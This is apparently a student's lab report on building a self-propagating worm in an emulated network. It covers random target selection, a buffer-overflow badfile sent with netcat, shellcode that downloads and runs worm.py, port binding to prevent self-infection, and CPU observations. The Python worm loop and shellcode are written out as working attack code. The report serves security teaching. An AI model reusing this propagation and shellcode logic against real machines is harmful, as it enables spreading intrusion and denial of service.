
Step 1:

At first, the getNextTarget() function was rewritten. Previously, it hardcoded the target IP.



Now, it generates IP address from 10.151.0.71 to 10.151.0.75, 10.152.0.71 to 10.152.0.75, 10.153.0.71 to 10.153.0.75. The code first checks if the generated IP address is the same as the host machine. If it is same, it generates a new one. There is also a check to see if the generated IP address is alive or not. Then, the generated IP address is taken as the next target.


Step 2:




The shellcode was changed for this task so that it executes the downloaded worm.py file on the infected machine. This way, after downloading the file, the machine will run again and send this file to another machine. This is how the file propagates within the network.

Step 3:

We can see the outcome on the map.






These two figures show that all the machines on the map blinks. This implies that the worm has propagated from a machine to all of the internet.

Step 4:

CPU usage was checked using the tool **htop**. First it was installed by the command "**sudo apt update && sudo apt install htop**". Then, during the task, it was used to observe the CPU usage.




As per observation, even though the CPU usage did not reach 100% during the experiment as specified, it reached a maximum of ~65% of the virtual machine.

Task 4: Preventing Self Infection

Step 1:


To prevent multiple instance of the script running on the same machine, we used port binding. The idea behind it is – the scripts binds itself to a port (we took 31803), so the next time another instance tries to run, it won't be able to bind itself to an occupied port.



```
82
83 ############################################################
84
85 print("The worm has arrived on this host ^_^", flush=True)
86
87 # This is for visualization. It sends an ICMP echo message to
88 # a non-existing machine every 2 seconds.
89 subprocess.Popen(["ping -q -i2 1.2.3.4"], shell=True)
90
91 # Create the badfile
92 createBadfile()
93
94 # TASK 4 - Bind script to a port on the machine to stop running multiple instances
95 #https://stackoverflow.com/a/63525705 - Idea behind port binding
96 sock = socket.socket()
97 host = subprocess.run([f"uname", "-n"], shell=True, capture_output=True).stdout.decode("utf-8")[:-1]
98 port = 31803
99 sock.bind((host, port))
100 sock.listen(5)
101
102 print(str(host) + ' ' + str(port))
103
104 # Launch the attack on other servers
105 while True:
106     targetIP = getNextTarget()
107
108     # Send the malicious payload to the target host
109     print(f"************************************", flush=True)
110     print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
111     print(f"************************************", flush=True)
112     subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)
113
114     # Give the shellcode some time to run on the target host
115     time.sleep(2)
```

Step 2:

We added an initial checking mechanism in the shellcode.



```
5 import subprocess
6 import socket
7 from random import randint
8
9 # You can use this shellcode to run any command you want
10 shellcode= (
11    "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
12    "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
13    "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
14    "\xff\xff\xff"
15    "AAAABBBBCCCCDDDD"
16    "/bin/bash*"
17    "-c*"
18    # You can put your commands in the following three lines.
19    # Separating the commands using semicolons.
20    # Make sure you don't change the length of each line.
21    # The * in the 3rd line will be replaced by a binary zero.
22    # If Port 31803 is not in use:
23    #    If there is no worm.py:
24    #           Receive worm.py
25    #    execute it
26    "echo 'Shellcode runs(^_^)';(netstat -tulpn|grep -q 31803)||("
27    "(test -f worm.py ||nc -lnv 8080 > worm.py);chmod +x worm.py;"
28    " ./worm.py;)                                              *"
29    "1234567890123456789012345678901234567890123456789012345678890"
30    # The last line (above) serves as a ruler, it is not used
31 ).encode('latin-1')
32
33
34 # Create the badfile (the malicious payload)
35 def createBadfile():
36    content = bytearray(0x90 for i in range(500))
37    ##################################################################
```


This initial checking covered two important aspects. The logic behind the new shellcode is:

Check if the port 31803 is occupied. If it is not, the **check** if the machine has the file worm.py. If it doesn't, download it first and finally, execute the worm.py file.


As per this logic, the two constraints given were covered: it was ensured that only one instance of the worm run on a compromised computer and it was ensured that if a worm file is already present in a victim machine, it won't redownload it.

Step 3:

After the modifications, the new worm.py was run again. After all the machines were infected once, we can see from the output log that even though new targets are being generated, only the first echo command of the shellcode is being executed, as it was not in any conditional block.



Step 4:



Finally, the CPU usage was checked again after the modification, it seemed lower than the previous version of the worm.

Summary

In this assignment, a variety of tasks regarding malware was performed. It consisted of a buffer overflow attack to compromise a machine, then the malware was downloaded into the machine, then the malware was spread throughout the emulated internet which had a problematic potential of causing a denial of service on the affected machine and so finally, we fixed the bug and prevented any self infection.